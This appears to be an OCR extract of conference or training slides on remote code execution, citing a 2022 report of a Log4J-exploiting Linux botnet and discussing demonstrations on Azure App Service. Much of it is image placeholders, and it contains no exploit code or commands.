


Remote Code Execution




RCE

https://exploit-db.com




Example



New Linux botnet exploits Log4J, uses DNS tunneling for comms


By Sergiu Gatlan

March 15, 2022 04:22 PM 3




A recently discovered botnet under active development targets Linux systems, attempting to ensnare them into an army of bots ready to steal sensitive info, installing rootkits, creating reverse shells, and acting as web traffic proxies.

LOG4J exploit - regular user




21

LOG4J exploit - hacker




Security implemented incorrectly …



Workloads on Azure

Azure App Service




25

Why an app?

You could just ‘execute’ into a container, RDP onto a VM, or SSH on to the App Service

Impact is more visible if you can show all of this through a publicly accessible (secured) URL

